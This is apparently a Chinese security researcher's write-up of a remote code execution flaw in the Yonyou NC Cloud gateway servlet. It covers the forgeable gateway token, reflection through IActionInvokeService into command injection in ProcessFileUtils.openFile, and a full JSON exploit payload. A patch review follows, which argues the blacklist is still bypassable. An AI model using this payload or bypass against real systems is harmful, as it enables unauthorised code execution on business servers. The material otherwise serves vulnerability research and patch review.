漏洞分析
<component name="NCCloudGatewayServlet" remote="false" singleton="false" tx="NONE">
            <implementation>com.yonyou.nccloud.gateway.adaptor.servlet.ServletForGW</implementation>
</component>找到接口对应的类ServletForGW
public void doAction(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
    try {
        // 1. 验证网关Token
        GateWayUtil.checkGateWayToken(request.getHeader("gatewaytoken"));

        // 2. 初始化Gson和读取请求数据
        this.gson = JSonParserUtils.createGson();
        byte[] byteArray = IOUtils.toByteArray(request.getInputStream());
        if (byteArray == null) {
            throw new BusinessException("未设置调用信息,请重新设置!");
        }

        // 3. 解析JSON请求
        InputStreamReader inStreamReader = new InputStreamReader(
            new ByteArrayInputStream(byteArray), "utf-8");
        InvocationInfoProxy.getInstance().setDate(String.valueOf((new UFDate()).getMillis()));

        JsonParser jsonParser = new JsonParser();
        JsonElement ncServiceCallInfo = jsonParser.parse(inStreamReader);
        Object retObj = null;

        // 4. 处理服务调用
        if (ncServiceCallInfo != null) {
            JsonObject jsonObj = ncServiceCallInfo.getAsJsonObject();
            JsonPrimitive userCode = jsonObj.getAsJsonPrimitive("user");
            String ucode = "#UAP#";
            if (userCode != null) {
                ucode = userCode.getAsString();
            }

            InvocationInfoProxy.getInstance().setToken(TokenUtil.getInstance().genToken(ucode));
            retObj = this.callNCService(jsonObj);
        }

        // 5. 返回成功响应
        if (retObj != null) {
            String retJson = this.gson.toJson(retObj);
            response.setContentType("application/json;");
            response.setCharacterEncoding("utf-8");
            response.getWriter().write(retJson);
        }
    } catch (Throwable var11) {
        // 6. 异常处理
        Throwable e = var11;
        if (e instanceof InvocationTargetException) {
            e = ((InvocationTargetException) e).getTargetException();
        }

        Logger.error("GW invoke NC service error!", e);
        response.setContentType("application/json;");
        response.setCharacterEncoding("utf-8");

        String msg = "未知异常,请联系管理员";
        if (e != null) {
            msg = e.getMessage() == null ? "未知异常,请联系管理员" : e.getMessage();
        }

        String error = "{\"errorcode\":\"ncerror001\",\"errormessage\":\"" + msg
                + "\",\"errorstack\":\"" + getErrorStackTrace(
                    e == null ? new Exception(msg) : e) + "\"}";
        response.getWriter().write(error);
    }
}
Object ncService = NCLocator.getInstance().lookup(serviceClassName);
Logger.debug("servicename:" + serviceClassName + ";method:" + methodName);看下来就是获取请求流里面的json然后解析,注意到传给this.callNCService调用服务的方法,漏洞点应该就在这个方法里面。不过触发之前有个验证检查header里面的gatewaytoken
GateWayUtil.checkGateWayToken(request.getHeader("gatewaytoken"));public static void checkGateWayToken(String gatewaytoken) throws Exception {
String nctoken = (new Encode()).decode(getProp().getProperty("nccloud.gateway.nctoken"));
if (!StringUtils.equals(gatewaytoken, nctoken)) {
throw new Exception("您没有请求该服务的权限");
}
}会从Property读取nctoken然后进行一个解密

public String decode(String s) {
    if (s == null) {
        return null;
    }
    StringBuilder resultBuilder = new StringBuilder();
    DES des = new DES(getKey());
    byte[] encryptedBytes = s.getBytes();
    for (int i = 0; i < encryptedBytes.length / 16; ++i) {
        byte[] block = extractDecryptionBlock(encryptedBytes, i);
        long encryptedLong = des.bytes2long(block);
        byte[] decryptedBlock = new byte[8];
        des.long2bytes(des.decrypt(encryptedLong), decryptedBlock);
        resultBuilder.append(new String(decryptedBlock));
    }

    return resultBuilder.toString().trim();
}
会进行一个DES解密

key是固定的,所以知道nctoken后可以伪造一个gatewaytoken进行后面的服务调用
看下补丁差异


后面调用了GWWhiteCtrlUtil进行check服务,这个也是补丁新加的类,跟进去看
public void checkAuthority(String serviceClassName, Object[] argValues) throws BusinessException {
    this.checkSQLQuery(serviceClassName, argValues);
    this.checkITFAuthority(serviceClassName, argValues);
}
两个check,一个检查SQL,一个检查权限
public void checkBlackITFAuthority(String serviceClassName, Object[] argValues)
        throws BusinessException {
    // 检查特定接口权限
    if ("com.ufida.zior.console.IActionInvokeService".equalsIgnoreCase(serviceClassName)
            && "nc.bs.pub.util.ProcessFileUtils".equalsIgnoreCase(String.valueOf(argValues[0]))) {
        Logger.error("目前没有查【nc.bs.pub.util.ProcessFileUtils】接口权限");
        throw new BusinessException("目前没查询【nc.bs.pub.util.ProcessFileUtils】接口权限");
    }
    // 检查SQL敏感词
    else if ("nc.itf.uap.IUAPQueryBS".equalsIgnoreCase(serviceClassName)) {
        String argSql = ((String) argValues[0]).toLowerCase();
        String[] bannedWords = BannedSqlWord;

        for (String word : bannedWords) {
            if (argSql.contains(word)) {
                Logger.error("SQL语句中存在敏感词: " + word);
                throw new BusinessException("SQL语句中存在敏感词: " + word);
            }
        }
    }
}可以大胆猜测触发漏洞的两个服务就是com.ufida.zior.console.IActionInvokeService和nc.bs.pub.util.ProcessFileUtils
package nc.bs.pub.util;

import java.io.File;
import java.io.IOException;
import org.apache.commons.lang.SystemUtils;

public class ProcessFileUtils {

    public ProcessFileUtils() {
    }

    public static void openFile(String filePath) throws IOException {
        if (SystemUtils.IS_OS_MAC || SystemUtils.IS_OS_MAC_OSX) {
            Runtime.getRuntime().exec("open " + filePath);
        } else if (SystemUtils.IS_OS_LINUX || SystemUtils.IS_OS_UNIX) {
            Runtime.getRuntime().exec("xdg-open " + filePath);
        } else {
            Runtime.getRuntime().exec("cmd /c start \"\" \"" + filePath + "\"");
        }
    }

    public static void openFile(File file) throws IOException {
        openFile(file.getAbsolutePath());
    }

    public static void deleteFile(String filePath) throws IOException {
        if (SystemUtils.IS_OS_MAC || SystemUtils.IS_OS_MAC_OSX) {
            Runtime.getRuntime().exec("rm -fr " + filePath);
        } else {
            Runtime.getRuntime().exec("cmd /c del /q \"" + filePath + "\"");
        }
    }

    public static void deleteFile(File file) throws IOException {
        deleteFile(file.getAbsolutePath());
    }
}可以看到openFile存在明显的命令拼接注入,但是ProcessFileUtils并不是注册的组件

过不了下面这个lookup,所以需要一个中间服务用来调用ProcessFileUtils

ActionInvokeService这个服务正好可以拿来利用
public class ActionInvokeService implements IActionInvokeService {
    public ActionInvokeService() {
    }

    public Object exec(String actionName, String methodName, Object paramter) throws Exception {
        Logger.init("iufo");
        AppDebug.debug("ActionInvoke: " + actionName + "." + methodName + "()");
        return ActionExecutor.exec(actionName, methodName, paramter);
    }
}ActionInvokeService#exec会进行一个反射调用
static Object exec(String actionName, String methodName, Object parameter) throws Exception {
    // 参数校验
    if (actionName == null || methodName == null) {
        throw new IllegalArgumentException("Action name and method name cannot be null");
    }

    Object action = Class.forName(actionName).newInstance();
    String cacheKey = actionName + ":" + methodName;

    Method method = map_method.get(cacheKey);
    if (method == null) {
        method = findMethod(action.getClass(), methodName);
        if (method != null) {
            map_method.put(cacheKey, method);
        }
    }

    if (method == null) {
        throw new IllegalArgumentException("Method " + methodName + " not exists in " + actionName);
    }

    return invokeMethod(method, action, parameter);
}

private static Method findMethod(Class<?> clazz, String methodName) {
    try {
        return clazz.getMethod(methodName, Object.class);
    } catch (NoSuchMethodException e) {
        for (Method m : clazz.getMethods()) {
            if (methodName.equals(m.getName())) {
                return m;
            }
        }
        return null;
    }
}

private static Object invokeMethod(Method method, Object target, Object parameter) throws Exception {
    Class<?>[] paramTypes = method.getParameterTypes();

    if (paramTypes == null || paramTypes.length == 0) {
        return method.invoke(target);
    }

    if (paramTypes.length == 1) {
        return method.invoke(target, parameter);
    }
    if (parameter != null && parameter.getClass().isArray()) {
        return method.invoke(target, (Object[]) parameter);
    }

    throw new IllegalArgumentException("Method requires multiple parameters but provided parameter is not an array");
}
传入类名,方法名,参数即可触发,所以可以初始构造payload,看一下json解析
JsonObject serviceInfo = jsonObj.getAsJsonObject("serviceInfo");
String serviceClassName = serviceInfo.getAsJsonPrimitive("serviceClassName").getAsString();
String methodName = serviceInfo.getAsJsonPrimitive("serviceMethodName").getAsString();
JsonArray jsonArgInfoArray = serviceInfo.getAsJsonArray("serviceMethodArgInfo")

...
...
JsonObject jsonArgTypeObj = jsonArgInfoObj.getAsJsonObject("argType");
JsonObject jsonArgValueObj = jsonArgInfoObj.getAsJsonObject("argValue");
Boolean isAgg = jsonArgInfoObj.getAsJsonPrimitive("agg").getAsBoolean();
Boolean isArray = jsonArgInfoObj.getAsJsonPrimitive("isArray").getAsBoolean();
Boolean isPrimitive = jsonArgInfoObj.getAsJsonPrimitive("isPrimitive").getAsBoolean();
String argTypeClassName;所以可以构造payload,首先是agg isArray isPrimitive
都不需要,因为参数不是聚合类也不是数组也不是基本类型

jsonArgTypeBody = jsonArgTypeObj.getAsJsonPrimitive("body");
...
jsonElement = jsonArgValueObj.get("body");
参数值和类型都是从body键中读取到,丢给ai写出payload
{
  "serviceInfo": {
    "serviceClassName": "com.ufida.zior.console.IActionInvokeService",
    "serviceMethodName": "exec",
    "serviceMethodArgInfo": [
      {
        "argType": { "body": "java.lang.String" },
        "argValue": { "body": "nc.bs.pub.util.ProcessFileUtils" },
        "agg": false,
        "isArray": false,
        "isPrimitive": false
      },
      {
        "argType": { "body": "java.lang.String" },
        "argValue": { "body": "openFile" },
        "agg": false,
        "isArray": false,
        "isPrimitive": false
      },
      {
        "argType": { "body": "java.lang.Object" },
        "argValue": { "body": "1.txt \"&calc\"" },
        "agg": false,
        "isArray": false,
        "isPrimitive": false
      }
    ]
  }

}加上gatewaytoken就可以rce了。
POC测试

补丁分析

不再获取gatewaytoken,而是ts 和sign
public static void checkGateWayTokenNew(String ts, String sign) throws Exception {
    if (!StringUtils.isEmpty(ts) && !StringUtils.isEmpty(sign)) {
        long tsLong = 0L;

        try {
            tsLong = Long.parseLong(ts);
        } catch (Exception var5) {
            throw new Exception("您没有请求该服务的权限,ts参数异常");
        }

        if (Math.abs(System.currentTimeMillis() - tsLong) > 180000L) {
            throw new Exception("您没有请求该服务的权限,参数已过期");
        } else if (!StringUtils.equals(sign, sign(ts))) {
            throw new Exception("您没有请求该服务的权限,sign验签失败");
        }
    } else {
        throw new Exception("您没有请求该服务的权限,请重启网关");
    }
}
public static String sign(String str) throws NoSuchAlgorithmException, InvalidKeyException {
return sign(str, (new Encode()).decode(getProp().getProperty("nccloud.gateway.nctoken")));
}public static String sign(String str, String secret) throws NoSuchAlgorithmException, InvalidKeyException {
Mac mac = Mac.getInstance("HmacSHA256");
mac.init(new SecretKeySpec(secret.getBytes(StandardCharsets.UTF_8), "HmacSHA256"));
byte[] signData = mac.doFinal(str.getBytes(StandardCharsets.UTF_8));
return new String(Base64.encodeBase64(signData));
}将nctoken解码后当作key签名时间戳,结果和sign比较,如果知道nctoken依然可以伪造签名

第二处就是加了个认证检测
public void checkAuthority(String serviceClassName, Object[] argValues) throws BusinessException {
    this.checkSQLQuery(serviceClassName, argValues);
    this.checkITFAuthority(serviceClassName, argValues);
}
public void checkSQLQuery(String serviceClassName, Object[] argValues) throws BusinessException {
}
public void checkITFAuthority(String serviceClassName, Object[] argValues) throws BusinessException {
this.checkBlackITFAuthority(serviceClassName, argValues);
}SQLcheck还没实现,有个黑名单check checkBlackITFAuthority
public void checkBlackITFAuthority(String serviceClassName, Object[] argValues) throws BusinessException {
        if ("com.ufida.zior.console.IActionInvokeService".equalsIgnoreCase(serviceClassName) && "nc.bs.pub.util.ProcessFileUtils".equalsIgnoreCase(String.valueOf(argValues[0]))) {
            Logger.error("目前没有查【nc.bs.pub.util.ProcessFileUtils】接口权限");
            throw new BusinessException("目前没查询【nc.bs.pub.util.ProcessFileUtils】接口权限");
        } else {
            if ("nc.itf.uap.IUAPQueryBS".equalsIgnoreCase(serviceClassName)) {
                String argSql = ((String)argValues[0]).toLowerCase();
                String[] var7;
                int var6 = (var7 = BannedSqlWord).length;

                for(int var5 = 0; var5 < var6; ++var5) {
                    String word = var7[var5];
                    if (argSql.contains(word)) {
                        Logger.error("SQL语句中存在敏感词:" + word);
                        throw new BusinessException("SQL语句中存在敏感词:" + word);
                    }
                }
            }

        }
}限制了com.ufida.zior.console.IActionInvokeService这个服务和限制nc.bs.pub.util.ProcessFileUtils当作IActionInvokeService参数,两个条件都满足才会被ban,然后后面是SQL的waf
其实这里补丁限制 不严格 依然可以使用IActionInvokeService来调用其他类的方法进行漏洞利用 ,可以说这个入口点就没限制。
比如

它上边这个类FileOpenUtil 就可以利用

其实找到一堆,就不放了。